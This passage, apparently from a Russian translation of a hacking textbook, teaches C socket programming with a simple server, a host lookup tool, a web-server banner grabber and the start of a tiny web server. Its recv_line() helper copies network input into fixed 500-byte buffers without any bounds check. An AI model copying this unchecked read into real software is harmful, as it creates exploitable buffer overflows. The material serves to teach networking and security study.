Привязывает сокет к локальному адресу, после чего можно ожидать входящих соединений. Возвращает 0 в случае успеха и −1 при ошибке.

`listen(int fd, int backlog_queue_size)`

«Слушает» запросы входящих соединений и организует их очередь длиной не больше `backlog_queue_size`. Возвращает 0 в случае успеха и −1 при ошибке.

`accept(int fd, sockaddr *remote_host, socklen_t *addr_length)`

Принимает входящее соединение на связанном сокете. Адресные данные удаленного узла записываются в структуру `remote_host`, а фактический размер адресной структуры записывается в `*addr_length`.

Эта функция возвращает файловый дескриптор нового сокета принятого соединения или –1 в случае ошибки.

`send(int fd, void *buffer, size_t n, int flags)`

Посылает *n* байтов из `*buffer` в сокет `fd`; возвращает количество переданных байтов или –1 в случае ошибки.

`recv(int fd, void *buffer, size_t n, int flags)`

Принимает *n* байтов из сокета `fd` в `*buffer`; возвращает количество принятых байтов или –1 в случае ошибки.

Если сокет создается с помощью функции `socket()`, нужно указать домен, тип и протокол сокета. Домен указывает на семейство протоколов, используемое сокетом. Сокет может использовать для связи разные протоколы – от стандартных протоколов Интернета, требуемых для вебсерфинга, до протоколов любительской радиосвязи типа AX.25 (если вы крупный «ботаник»). Семейства протоколов определены в файле *bits/socket.h*, автоматически включаемом в *sys/socket.h*.

Фрагмент /usr/include/bits/socket.h

```
/* Protocol families. */
#define PF_UNSPEC 0 /* Unspecified. */
#define PF_LOCAL  1 /* Local to host (pipes and file-domain). */
#define PF_UNIX   PF_LOCAL /* Old BSD name for PF_LOCAL. */
#define PF_FILE   PF_LOCAL /* Another nonstandard name for PF_LOCAL. */
#define PF_INET   2 /* IP protocol family. */
#define PF_AX25   3 /* Amateur Radio AX.25. */
#define PF_IPX    4 /* Novell Internet Protocol. */
#define PF_APPLETALK 5 /* Appletalk DDP. */
#define PF_NETROM 6 /* Amateur radio NetROM. */
#define PF_BRIDGE 7 /* Multiprotocol bridge. */
#define PF_ATMPVC 8 /* ATM PVCs. */
#define PF_X25    9 /* Reserved for X.25 project. */
#define PF_INET6  10 /* IP version 6. */
...
```

Как уже говорилось, есть несколько типов сокетов, хотя чаще всего используются сокеты потоков и сокеты дейтаграмм. Типы сокетов также определены в *bits/socket.h*. (В приведенном фрагменте `/* комментарии */` оформлены в другом стиле: все, что заключено между звездочками, считается комментарием.)

Фрагмент /usr/include/bits/socket.h

```
/* Types of sockets. */
enum __socket_type
{
  SOCK_STREAM = 1,    /* Sequenced, reliable, connection-based byte streams. */
#define SOCK_STREAM SOCK_STREAM
  SOCK_DGRAM = 2,     /* Connectionless, unreliable datagrams
                         of fixed maximum length. */
```

```
#define SOCK_DGRAM SOCK_DGRAM
...
```

Последний аргумент функции `socket()` задает протокол и почти всегда равен 0. Спецификация допускает наличие в семействе нескольких протоколов, и этот аргумент служит для выбора одного из протоколов в семействе.

На практике большинство семейств содержит единственный протокол, поэтому значение этого аргумента обычно равно 0, что указывает на первый и единственный протокол в семействе. Это справедливо для всех рассматриваемых в книге случаев, поэтому в наших примерах этот аргумент всегда будет 0.

0x422 Адреса сокетов

Многие функции для работы с сокетами передают адресную информацию узлов посредством структуры `sockaddr`. Эта структура тоже определена в *bits/socket.h*, как показано ниже.

Фрагмент /usr/include/bits/socket.h

```
/* Get the definition of the macro to define the common sockaddr members.  */
#include <bits/sockaddr.h>

/* Structure describing a generic socket address. */
struct sockaddr
  {
    __SOCKADDR_COMMON (sa_); /* Common data: address family and length.  */
    char sa_data[14];   /* Address data. */
  };
```

Макроопределение `SOCKADDR_COMMON` находится во включаемом файле *bits/sockaddr.h* и обычно сводится к `unsigned short int`. Эта величина определяет семейство, к которому принадлежит адрес, а остальная часть структуры хранит адресные данные. Так как сокеты могут обмениваться данными, используя различные семейства протоколов, в каждом из которых принят свой способ задания конечных адресов, определение адреса тоже должно меняться в зависимости от семейства, к которому принадлежит адрес. Возможные семейства адресов тоже определены в *bits/socket.h*; обычно они прямо переводятся в соответствующее семейство протоколов.

Фрагмент /usr/include/bits/socket.h

```
/* Address families. */
#define AF_UNSPEC PF_UNSPEC
#define AF_LOCAL PF_LOCAL
#define AF_UNIX   PF_UNIX
#define AF_FILE   PF_FILE
#define AF_INET   PF_INET
```

```
#define AF_AX25   PF_AX25
#define AF_IPX    PF_IPX
#define AF_APPLETALK PF_APPLETALK
#define AF_NETROM PF_NETROM
#define AF_BRIDGE PF_BRIDGE
#define AF_ATMPVC PF_ATMPVC
#define AF_X25    PF_X25
#define AF_INET6 PF_INET6
...
```

Поскольку адрес может содержать информацию разных типов в зависимости от семейства адресов, к которому он принадлежит, есть и другие адресные структуры, содержащие в части адресных данных общие элементы из структуры `sockaddr`, а также специфическую для данного семейства информацию. Эти структуры имеют одинаковый размер, поэтому их типы можно приводить один к другому. Это означает, что функция `socket()` примет указатель на структуру `sockaddr`, который в действительности может быть указателем на адресную структуру для IPv4, Ipv6 или X.25. Благодаря этому функции для сокетов могут действовать с различными протоколами.

В этой книге мы будем иметь дело с Internet Protocol версии 4, принадлежащим к семейству протоколов `PF_INET` и использующим семейство адресов `AF_INET`. Параллельная структура адресов сокетов для `AF_INET` определена в файле *netinet/in.h*.

Фрагмент /usr/include/netinet/in.h

```
/* Structure describing an Internet socket address. */
struct sockaddr_in
  {
     __SOCKADDR_COMMON (sin_);
     in_port_t sin_port;      /* Port number. */
     struct in_addr sin_addr;     /* Internet address. */

     /* Pad to size of 'struct sockaddr'. */
     unsigned char sin_zero[sizeof (struct sockaddr) -
          __SOCKADDR_COMMON_SIZE -
          sizeof (in_port_t) -
          sizeof (struct in_addr)];
  };
```

Часть `SOCKADDR_COMMON` вверху этой структуры – это просто беззнаковое короткое целое, уже упоминавшееся выше, которое служит для задания семейства адресов. Так как конечный адрес сокета состоит из интернет-адреса и номера порта, эти два значения идут следующими в структуре. Номер порта – это 16-разрядное короткое целое, а структура `in_addr` для хранения интернет-адреса – 32-разрядное число. Остальная часть структуры – это вставка из 8 байт, чтобы заполнить структуру `sockaddr` до конца. Это место не используется, но оно должно быть

отведено, чтобы структуры были взаимозаменяемы. Структура адреса сокета приведена на рис. 4.2.




Рис. 4.2. *Структура адреса сокета*

0x423 Порядок байтов в сети

Номер порта и IP-адрес в структуре адреса сокета `AF_INET` должны подчиняться принятому в сетях порядку байтов: «сначала старший байт» (big-endian). Это порядок, противоположный принятому в архитектуре *x*86, поэтому данные величины нужно преобразовывать. Для выполнения таких преобразований есть несколько специальных функций, прототипы которых находятся в заголовочных файлах *netinet/in.h* и *arpa/inet.h*. Ниже приведены стандартные функции преобразования порядка байтов.

`htonl(`*`значение_long`*`)`, **Host-to-Network Long**

Преобразует 32-разрядное целое из порядка байтов узла в сетевой порядок.

`htons(`*`значение_short`*`)`, **Host-to-Network Short**

Преобразует 16-разрядное целое из порядка байтов узла в сетевой порядок.

`ntohl(`*`значение_long`*`)`, **Network-to-Host Long**

Преобразует 32-разрядное целое из сетевого порядка байтов в порядок узла.

`ntohs(`*`значение_long`*`)`, **Network-to-Host Short**

Преобразует 16-разрядное целое из сетевого порядка байтов в порядок узла.

Для совместимости с разными архитектурами следует применять эти функции преобразования даже тогда, когда для процессора узла установлен порядок «сначала старший байт».

0x424 Преобразование интернет-адресов

Увидев строку 12.110.110.204, вы, скорее всего, узнаете в ней адрес Интернета (IP версии 4). Известная система записи в виде чисел и точек – стандартный способ задания интернет-адресов, и существуют функции для преобразования таких записей в 32-разрядные числа с сетевым порядком байтов и обратно. Эти функции определены в файле *arpa/inet.h*, а наиболее полезны среди них следующие две:

`inet_aton(char *ascii_addr, struct in_addr *network_addr)`

ASCII to Network

Преобразует строку ASCII, содержащую IP-адрес в виде чисел с точками, в структуру `in_addr`, которая, как вы помните, содержит только 32-разрядное целое, представляющее IP-адрес с сетевым порядком байтов.

`inet_ntoa(struct in_addr *network_addr)`

Network to ASCII

Выполняет обратное преобразование: получает указатель на структуру `in_addr`, содержащую IP-адрес, а возвращает указатель на символьную строку ASCII, содержащую IP-адрес в формате чисел с точками. Эта строка хранится в статическом буфере памяти в функции и доступна до нового обращения к `inet_ntoa()`, при котором будет перезаписана.

0x425 Пример простого сервера

Лучше всего изучить применение этих функций на примере. Приведенный ниже код создает сервер, слушающий соединения TCP на порте 7890. Когда к нему подключается клиент, сервер посылает сообщение «Hello, world!», после чего принимает данные, пока соединение не будет закрыто. Сервер реализован с помощью функций для работы с сокетами и структур из включаемых файлов, о которых говорилось выше, поэтому в начале программы выполняется включение этих файлов. В *hacking.h* добавлена следующая полезная функция дампа памяти.

Дополнение к hacking.h

```
// Дамп байтов памяти в шестнадцатеричном виде и с разделителями
void dump(const unsigned char *data_buffer, const unsigned int length) {
   unsigned char byte;
   unsigned int i, j;
   for(i=0; i < length; i++) {
      byte = data_buffer[i];
      printf("%02x ", data_buffer[i]); // Вывести в шестнадцатеричном виде.
      if(((i%16)==15) || (i==length-1)) {
         for(j=0; j < 15-(i%16); j++)
            printf("   ");
```

```
            printf("| ");
            for(j=(i-(i%16)); j <= i; j++) { // Показать отображаемые символы.
               byte = data_buffer[j];
               if((byte > 31) && (byte < 127)) // Вне диапазона
                                               // отображаемых символов
                   printf("%c", byte);
               else
                   printf(".");
            }
            printf("\n"); // Конец строки дампа (в строке 16 байт)
         } // Конец if
      } // Конец for
   }
```

Эта функция используется программой сервера для вывода данных пакета. Она может оказаться полезной и в других случаях, поэтому ее поместили в *hacking.h*. Остальная часть кода программы сервера станет ясной по мере чтения исходного кода.

simple_server.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include "hacking.h"

#define PORT 7890 // Порт, к которому будут подключаться пользователи

int main(void) {
   int sockfd, new_sockfd; // Слушать на sock_fd, новое соединение на new_fd
   struct sockaddr_in host_addr, client_addr;   // Адресные данные
   socklen_t sin_size;
   int recv_length=1, yes=1;
   char buffer[1024];

   if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
      fatal("in socket");

   if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) == -1)
      fatal("setting socket option SO_REUSEADDR");
```

Сначала программа организует сокет с помощью функции `socket()`. Нам нужен сокет для TCP/IP, поэтому семейство протоколов задается как `PF_INET` для IPv4, а тип сокета устанавливается как `SOCK_STREAM` для сокета потоков. Последний аргумент протокола равен 0, потому что в семействе протоколов `PF_INET` есть только один протокол. Эта функция возвращает файловый дескриптор сокета, записываемый в `sockfd`.

Функция setsockopt() применяется для задания параметров сокета. При вызове этой функции SO_REUSEADDR устанавливается в значение «истина», что позволит повторно использовать данный адрес для привязки. Если не установить этот параметр, то попытка программы привязаться к заданному порту окажется неудачной, если этот порт уже используется. Если не закрыть сокет так, как полагается, может показаться, что он используется, поэтому данная опция позволяет связать сокет с портом (и получить контроль над ним), даже если кажется, что он используется.

Первый аргумент этой функции – сокет (задаваемый дескриптором файла), второй задает уровень опции, а третий – собственно опцию. Поскольку SO_REUSEADDR – опция уровня сокетов, этот уровень задается как SOL_SOCKET. Опций сокета много, и они определены в */usr/include/asm/socket.h*. Последние два аргумента представляют собой указатель на данные, которые должны быть присвоены опции, и длину этих данных. Указатель на данные и длина этих данных часто используются в качестве аргументов функций, работающих с сокетами. Это позволяет функциям обрабатывать любые данные – от отдельных байтов до крупных структур данных. Опции SO_REUSEADDR используют в качестве значений 32-разрядные целые, поэтому чтобы задать истинное значение для этой опции, нужно передать в качестве последних двух аргументов указатель на целое число 1 и размер целого числа (который равен 4 байтам).

```
host_addr.sin_family = AF_INET;    // Порядок байтов узла
host_addr.sin_port = htons(PORT);  // Короткое целое, сетевой порядок байтов
host_addr.sin_addr.s_addr = 0;     // Автоматически заполнить моим IP.
memset(&(host_addr.sin_zero), '\0', 8); // Обнулить остаток структуры.

if (bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr)) == -1)
  fatal("binding to socket");

if (listen(sockfd, 5) == -1)
  fatal("listening on socket");
```

Следующие несколько строк настраивают структуру host_addr для использования в вызове bind. Семейство адресов – это AF_INET, поскольку мы используем IPv4 и структуру sockaddr_in. Порту присваивается значение PORT, определенное как 7890. Это короткое целое должно быть преобразовано к сетевому порядку байтов, для чего применяется функция htons(). Адресу присваивается значение 0, что влечет его автоматическое заполнение текущим IP-адресом узла. Так как значение 0 не зависит от порядка байтов, необходимости в преобразовании нет.

Вызов bind() передает файловый дескриптор сокета, структуру адреса и размер структуры адреса. Этот вызов привяжет сокет к текущему IP-адресу на порте 7890.

Вызов listen() указывает сокету, что нужно ждать входящие соединения, а последующий вызов accept() фактически принимает входящие соединения. Функция listen() помещает все входящие соединения в очередь, пока accept() не примет соединение. Последний аргумент listen() задает максимальный размер очереди.

```
while(1) {    // Цикл accept.
      sin_size = sizeof(struct sockaddr_in);
      new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
      if(new_sockfd == -1)
         fatal("accepting connection");
      printf("server: got connection from %s port %d\n",
             inet_ntoa(client_addr.sin_addr), ntohs(client_addr.sin_port));
      send(new_sockfd, "Hello, world!\n", 13, 0);
      recv_length = recv(new_sockfd, &buffer, 1024, 0);
      while(recv_length > 0) {
         printf("RECV: %d bytes\n", recv_length);
         dump(buffer, recv_length);
         recv_length = recv(new_sockfd, &buffer, 1024, 0);
      }
      close(new_sockfd);
   }
   return 0;
}
```

Далее идет цикл для приема входящих соединений. Первые два аргумента функции accept() должны быть понятны сразу; последний аргумент – указатель на размер структуры адреса. Дело в том, что функция accept() записывает адресную информацию подключающегося клиента в структуру адреса, а размер этой структуры – в sin_size. В нашей задаче этот размер не меняется, но для работы с этой функцией нужно соблюдать соглашения по ее вызову. Функция accept() возвращает файловый дескриптор нового сокета для принятого соединения. Таким образом, начальный файловый дескриптор сокета можно и дальше использовать для приема новых соединений, а новый файловый дескриптор сокета использовать для обмена связи с подключившимся клиентом.

Приняв соединение, программа выводит сообщение, используя при этом inet_ntoa() для преобразования структуры sin_addr к виду IP-адреса из чисел с точками и ntohs() для преобразования порядка байтов в номере порта sin_port.

Функция send() посылает 13 байт строки Hello, world!\n в сокет нового соединения. Последний аргумент функций send() и recv() – это флаги, которые в нашем случае всегда равны 0.

Далее следует цикл для приема данных из соединения и их вывода. Функции recv() передаются указатель на буфер и максимальный размер считываемых из сокета данных. Эта функция записывает данные

в указанный буфер и возвращает количество фактически записанных байт. Цикл продолжается, пока функция `recv()` получает данные.

После компиляции и запуска программа выполняет привязку к порту 7890 и ждет входящих соединений.

```
reader@hacking:~/booksrc $ gcc simple_server.c
reader@hacking:~/booksrc $ ./a.out
```

Клиент telnet может выступать в качестве общего клиента соединений TCP, поэтому с его помощью можно подключиться к нашему простому серверу, задав его IP-адрес и номер порта.

С удаленной машины

```
matrix@euclid:~ $ telnet 192.168.42.248 7890
Trying 192.168.42.248...
Connected to 192.168.42.248.
Escape character is '^]'.
Hello, world!
this is a test
fjsghau;ehg;ihskjfhasdkfjhaskjvhfdkjhvbkjgf
```

После соединения сервер посылает строку «Hello, world!», а то, что мы видим дальше, представляет собой локальное эхо набранных на клавиатуре символов. Так как telnet буферизует строки, каждая из этих двух строк отправлялась на сервер при нажатии клавиши Enter. На стороне сервера мы видим сообщение об установленном соединении и пакеты принятых данных.

На локальной машине

```
reader@hacking:~/booksrc $ ./a.out
server: got connection from 192.168.42.1 port 56971
RECV: 16 bytes
74 68 69 73 20 69 73 20 61 20 74 65 73 74 0d 0a | This is a test...
RECV: 45 bytes
66 6a 73 67 68 61 75 3b 65 68 67 3b 69 68 73 6b | fjsghau;ehg;ihsk
6a 66 68 61 73 64 6b 66 6a 68 61 73 6b 6a 76 68 | jfhasdkfjhaskjvh
66 64 6b 6a 68 76 62 6b 6a 67 66 0d 0a          | fdkjhvbkjgf...
```

0x426 Пример веб-клиента

Программа *telnet* хорошо работает в качестве клиента нашего сервера, поэтому нет особой необходимости писать для него специальный клиент. Однако есть тысячи разных типов серверов, принимающих стандартные соединения TCP/IP. Когда вы работаете с веб-броузером, он каждый раз устанавливает соединение с каким-либо веб-сервером. По этому соединению передаются веб-страницы с использованием протокола HTTP, определяющего порядок запроса и отправки информации. По умолчанию веб-серверы работают на порте 80, который вме-

сте с многочисленными другими стандартными портами перечислен в файле */etc/services*.

Фрагмент /etc/services

```
finger   79/tcp        # Finger
finger   79/udp
http     80/tcp    www www-http # World Wide Web HTTP
```

HTTP действует на прикладном уровне (верхний уровень модели OSI). На этом уровне все связанные с сетью вопросы уже решены более низкими уровнями, и HTTP организован на базе простого текста. Обычным текстом пользуются многие другие протоколы прикладного уровня, например, POP3, SMTP, IMAP и управляющий канал FTP. Это стандартные протоколы, они хорошо документированы, и их легко изучать. Зная синтаксис этих протоколов, можно вручную общаться с другими программами, использующими тот же язык. Особой беглости не требуется, но знание нескольких ключевых фраз поможет в разговоре с незнакомым сервером.

На языке HTTP запросы выполняются с помощью команды `GET`, в которой нужно задать путь к ресурсу и версию протокола HTTP. Например, `GET / HTTP/1.0` запрашивает корневой документ веб-сервера с помощью HTTP версии 1.0. Запрос обращен к корневому каталогу /, но большинство веб-серверов автоматически ищет в этом каталоге HTML-документ с именем *index.html* по умолчанию.

Если сервер находит ресурс, то согласно HTTP он отвечает отправкой нескольких заголовков и только вслед за ними – контента. Если вместо `GET` используется команда `HEAD`, возвращаются только заголовки без контента. Эти заголовки – обычный текст и могут дать некоторую информацию о сервере. Заголовки можно получить вручную, если подключиться с помощью telnet к порту 80 известного веб-сайта, набрать на клавиатуре `HEAD / HTTP/1.0` и дважды нажать Enter. Ниже показано, как с помощью telnet открыто соединение TCP-IP с сервером *http://www.internic.net*. После этого на прикладном уровне HTTP вручную запрашиваются заголовки для страницы главного индекса.

```
reader@hacking:~/booksrc $ telnet www.internic.net 80
Trying 208.77.188.101...
Connected to www.internic.net.
Escape character is '^]'.
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Fri, 14 Sep 2007 05:34:14 GMT
Server: Apache/2.0.52 (CentOS)
Accept-Ranges: bytes
Content-Length: 6743
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
Connection closed by foreign host.
reader@hacking:~/booksrc $
```

Отсюда видно, что веб-сервер – это Apache версии 2.0.52 и даже что узел работает под CentOS. Эта информация может быть полезной, поэтому напишем программу, которая автоматизирует данный ручной процесс.

В нескольких следующих программах потребуется передавать и принимать большой объем данных. Поскольку стандартные функции для сокетов не слишком дружественны пользователю, напишем несколько функций для передачи и приема данных. Эти функции с именами `send_string()` и `recv_line()` будут помещены в новый включаемый файл *hacking-network.h*.

Обычная функция `send()` возвращает количество записанных байтов, которое не всегда совпадает с количеством байтов, которое вы пытались передать. Функция `send_string()` принимает в качестве аргументов сокет и указатель на строку и гарантирует, что строка передана через сокет целиком. Общая длина строки, переданной функции, определяется с помощью `strlen()`.

Вы могли заметить, что все пакеты, полученные простым сервером, оканчивались байтами `0x0D` и `0x0A`. Так telnet завершает строки – посылая символы возврата каретки и перевода строки. В протоколе HTTP тоже предусмотрено завершение строк этими двумя байтами. Взглянув на таблицу ASCII, обнаруживаем, что `0x0D` – это возврат каретки (`'\r'`), а `0x0A` – символ перевода строки (`'\n'`).

```
reader@hacking:~/booksrc $ man ascii | egrep "Hex|0A|0D"
Reformatting ascii(7), please wait...
       Oct   Dec   Hex   Char                      Oct   Dec   Hex   Char
       012   10    0A    LF '\n' (new line)        112   74    4A    J
       015   13    0D    CR '\r' (carriage ret)    115   77    4D    M
reader@hacking:~/booksrc $
```

Функция `recv_line()` выполняет чтение целых строк данных. Она читает данные из сокета, переданного в качестве первого аргумента, в буфер, на который указывает второй аргумент. Прием данных из сокета продолжается до тех пор, пока не встретятся два байта конца строки в заданной последовательности. После этого записывается конец строки, и функция завершает работу. Эти новые функции гарантируют отправку всех байтов и прием данных в виде строк, завершаемых `'\r\n'`. Они приведены в листинге нового файла *hacking-network.h*.

hacking-network.h

```
/* Эта функция принимает FD сокета и указатель на строку для отправки,
 * оканчивающуюся на 0. Функция гарантирует передачу всех байтов строки.
 * Возвращает 1 в случае успеха и 0 при неудаче.
 */
int send_string(int sockfd, unsigned char *buffer) {
```

```
    int sent_bytes, bytes_to_send;
    bytes_to_send = strlen(buffer);
    while(bytes_to_send > 0) {
       sent_bytes = send(sockfd, buffer, bytes_to_send, 0);
       if(sent_bytes == -1)
          return 0; // Вернуть 0 при ошибке передачи.
        bytes_to_send -= sent_bytes;
        buffer += sent_bytes;
     }
     return 1; // Вернуть 1 при успехе.
}

/*  Эта функция принимает FD сокета и указатель на приемный буфер.
  * Прием данных из сокета ведется до получения байтов конца строки.
  * Байты конца строки читаются из сокета, но конец строки в буфере
  * ставится перед этими байтами.
  * Возвращает размер прочитанной строки (без байтов EOL).
  */
int recv_line(int sockfd, unsigned char *dest_buffer) {
#define EOL "\r\n" // Байты, завершающие строку
#define EOL_SIZE 2
     unsigned char *ptr;
     int eol_matched = 0;

     ptr = dest_buffer;
     while(recv(sockfd, ptr, 1, 0) == 1) { // Прочитать один байт.
        if(*ptr == EOL[eol_matched]) { // Входит ли он в EOL?
           eol_matched++;
           if(eol_matched == EOL_SIZE) { // Если все байты входят в EOL,
              *(ptr+1-EOL_SIZE) = '\0'; // записать конец строки.
              return strlen(dest_buffer); // Вернуть кол-во принятых байтов
           }
        } else {
           eol_matched = 0;
        }
        ptr++; // Установить указатель на следующий байт.
     }
     return 0; // Признак конца строки не найден.
}
```

Соединиться с сокетом по численному IP-адресу довольно легко, но обычно для удобства используются именованные адреса. При ручном запросе `HTTP HEAD` программа telnet автоматически выполняет поиск в DNS (Domain Name Service) и определяет, что *www.internic.net* переводится в IP-адрес 192.0.34.161. DNS – это протокол, позволяющий найти IP-адрес по имени аналогично поиску номера в телефонном справочнике. Разумеется, есть функции и структуры для сокетов, предназначенные для поиска имени в DNS. Эти функции и структуры определены в *netdb.h*. Функция `gethostbyname()` принимает указатель на строку, содержащую имя сервера, и возвращает указатель на струк-

туру hostent либо NULL в случае ошибки. Структура hostent содержит результаты поиска, включая IP-адрес в виде 32-разрядного целого с сетевым порядком байтов. Так же как в функции inet_ntoa(), память для этой структуры статически выделяется в функции. Ниже показана эта структура, как она описана в *netdb.h*.

Фрагмент /usr/include/netdb.h

```
/* Описание записи в базе для одиночного узла. */
struct hostent
{
  char *h_name;         /* Официальное имя узла */
  char **h_aliases;     /* Список псевдонимов */
  int h_addrtype;       /* Тип адреса машины */
  int h_length;         /* Длина адреса */
  char **h_addr_list;   /* Список адресов */
#define h_addr  h_addr_list[0]  /* Для совместимости с предыдущими версиями */
};
```

Следующий код демонстрирует применение функции gethostbyname().

host_lookup.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

#include <netdb.h>

#include "hacking.h"

int main(int argc, char *argv[]) {
   struct hostent *host_info;
   struct in_addr *address;

   if(argc < 2) {
      printf("Usage: %s <hostname>\n", argv[0]);
      exit(1);
   }

   host_info = gethostbyname(argv[1]);
   if(host_info == NULL) {
      printf("Couldn't lookup %s\n", argv[1]);
   } else {
      address = (struct in_addr *) (host_info->h_addr);
      printf("%s has address %s\n", argv[1], inet_ntoa(*address));
   }
}
```

Эта программа принимает в качестве единственного аргумента имя узла и выводит его IP-адрес. Функция `gethostbyname()` возвращает указатель на структуру `hostent`, которая содержит IP-адрес в элементе `h_addr`. Указатель на этот элемент приводится к типу указателя на `in_addr` и впоследствии разыменовывается для вызова `inet_ntoa()`, которая принимает в качестве аргумента структуру `in_addr`. Пример работы программы:

```
reader@hacking:~/booksrc $ gcc -o host_lookup host_lookup.c
reader@hacking:~/booksrc $ ./host_lookup www.internic.net
www.internic.net has address 208.77.188.101
reader@hacking:~/booksrc $ ./host_lookup www.google.com
www.google.com has address 74.125.19.103
reader@hacking:~/booksrc $
```

Воспользовавшись функциями сокетов и этими наработками, нетрудно написать программу для идентификации веб-сервера.

webserver_id.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>

#include "hacking.h"
#include "hacking-network.h"

int main(int argc, char *argv[]) {
   int sockfd;
   struct hostent *host_info;
   struct sockaddr_in target_addr;
   unsigned char buffer[4096];

   if(argc < 2) {
      printf("Usage: %s <hostname>\n", argv[0]);
      exit(1);
   }

   if((host_info = gethostbyname(argv[1])) == NULL)
      fatal("looking up hostname");

   if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
      fatal("in socket");

   target_addr.sin_family = AF_INET;
   target_addr.sin_port = htons(80);
   target_addr.sin_addr = *((struct in_addr *)host_info->h_addr);
   memset(&(target_addr.sin_zero), '\0', 8); // Обнулить остаток структуры
```

```
    if (connect(sockfd, (struct sockaddr *)&target_addr, sizeof(struct
sockaddr)) == -1)
        fatal("connecting to target server");

    send_string(sockfd, "HEAD / HTTP/1.0\r\n\r\n");

  while(recv_line(sockfd, buffer)) {
     if(strncasecmp(buffer, "Server:", 7) == 0) {
        printf("The web server for %s is %s\n", argv[1], buffer+8);
        exit(0);
     }
  }
  printf("Server line not found\n");
  exit(1);
}
```

В основном этот код должен быть понятен. В элемент `sin_addr` структуры `target_addr` записывается адрес из структуры `host_info` путем приведения типа и разыменования – как и раньше, только в одну строку. Вызывается функция `connect()`, чтобы подключиться к порту 80 нужного узла, посылается строка команды, и программа циклически считывает каждую строку в буфер. Функция `strncasecmp()` из *string.h* выполняет сравнение строк. Она сравнивает первые *n* байт, игнорируя различие между строчными и прописными буквами. Первые два аргумента – это указатели на строки, а третий аргумент задает количество сравниваемых байтов. Функция возвращает 0, если строки совпадают, поэтому оператор `if` ищет строку, начинающуюся с `"Server:"`. Найдя ее, удаляем первые восемь байт и выводим информацию о версии веб-сервера. Результат компиляции и выполнения программы:

```
reader@hacking:~/booksrc $ gcc -o webserver_id webserver_id.c
reader@hacking:~/booksrc $ ./webserver_id www.internic.net
The web server for www.internic.net is Apache/2.0.52 (CentOS)
reader@hacking:~/booksrc $ ./webserver_id www.microsoft.com
The web server for www.microsoft.com is Microsoft-IIS/7.0
reader@hacking:~/booksrc $
```

0x427 Миниатюрный веб-сервер

Веб-сервер не должен быть намного сложнее простого сервера, который мы создали в предыдущем разделе. Приняв соединение TCP-IP, веб-сервер должен реализовать следующие уровни связи по протоколу HTTP.

Код сервера в приведенном ниже листинге почти идентичен нашему простому серверу, но код для обработки соединения выделен в отдельную функцию. Эта функция обрабатывает запросы `HTTP GET` и `HEAD`, которые могут поступать от веб-броузера. Программа ищет запрашиваемый ресурс в локальном каталоге *webroot* и посылает его броузеру. Если файл не найден, сервер посылает ответ `HTTP 404`. Вероятно, вам знаком

этот ответ, который означает, что файл не найден. Ниже приведен полный листинг программы.

tinyweb.c

```
#include <stdio.h>
#include <fcntl.h>
#include <stdlib.h>
#include <string.h>
#include <sys/stat.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include "hacking.h"
#include "hacking-network.h"

#define PORT 80    // Порт, к которому будут подключаться пользователи
#define WEBROOT "./webroot" // Корневой каталог веб-сервера

void handle_connection(int, struct sockaddr_in *); // Обработка запросов Сети
int get_file_size(int); // Вернуть размер файла,
                        // открытого с заданным дескриптором

int main(void) {
   int sockfd, new_sockfd, yes=1;
   struct sockaddr_in host_addr, client_addr;    // Адресные данные
   socklen_t sin_size;

   printf("Accepting web requests on port %d\n", PORT);

   if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
      fatal("in socket");

   if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) == -1)
      fatal("setting socket option SO_REUSEADDR");

   host_addr.sin_family = AF_INET;         // Порядок байтов на узле
   host_addr.sin_port = htons(PORT);       // short в сетевом порядке байтов
   host_addr.sin_addr.s_addr = INADDR_ANY;  // Автоматически записать мой IP.
   memset(&(host_addr.sin_zero), '\0', 8);  // Обнулить остаток структуры.

   if (bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr))
       == -1)
      fatal("binding to socket");

   if (listen(sockfd, 20) == -1)
      fatal("listening on socket");

   while(1) {   // Цикл приема.
      sin_size = sizeof(struct sockaddr_in);
      new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
      if(new_sockfd == -1)
```

```
            fatal("accepting connection");

         handle_connection(new_sockfd, &client_addr);
      }
      return 0;
}

/* Эта функция обрабатывает соединение на переданном сокете от переданного
  * адреса клиента. Соединение обрабатывается как веб-запрос, и эта функция
  * отвечает через сокет соединения. В конце работы функции этот сокет
  * закрывается.
  */
void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr) {
     unsigned char *ptr, request[500], resource[500];
     int fd, length;

     length = recv_line(sockfd, request);

     printf("Got request from %s:%d \"%s\"\n", inet_ntoa(client_addr_ptr->
            sin_addr), ntohs(client_addr_ptr->sin_port), request);

     ptr = strstr(request, " HTTP/"); // Поиск корректного запроса.
     if(ptr == NULL) { // Это некорректный HTTP.
        printf(" NOT HTTP!\n");
     } else {
        *ptr = 0; // Поместить в буфер конец строки после URL.
        ptr = NULL; // Записать NULL в ptr
                    // (сигнализирует о некорректном запросе).
        if(strncmp(request, "GET ", 4) == 0) // Запрос GET
           ptr = request+4; // ptr is the URL.
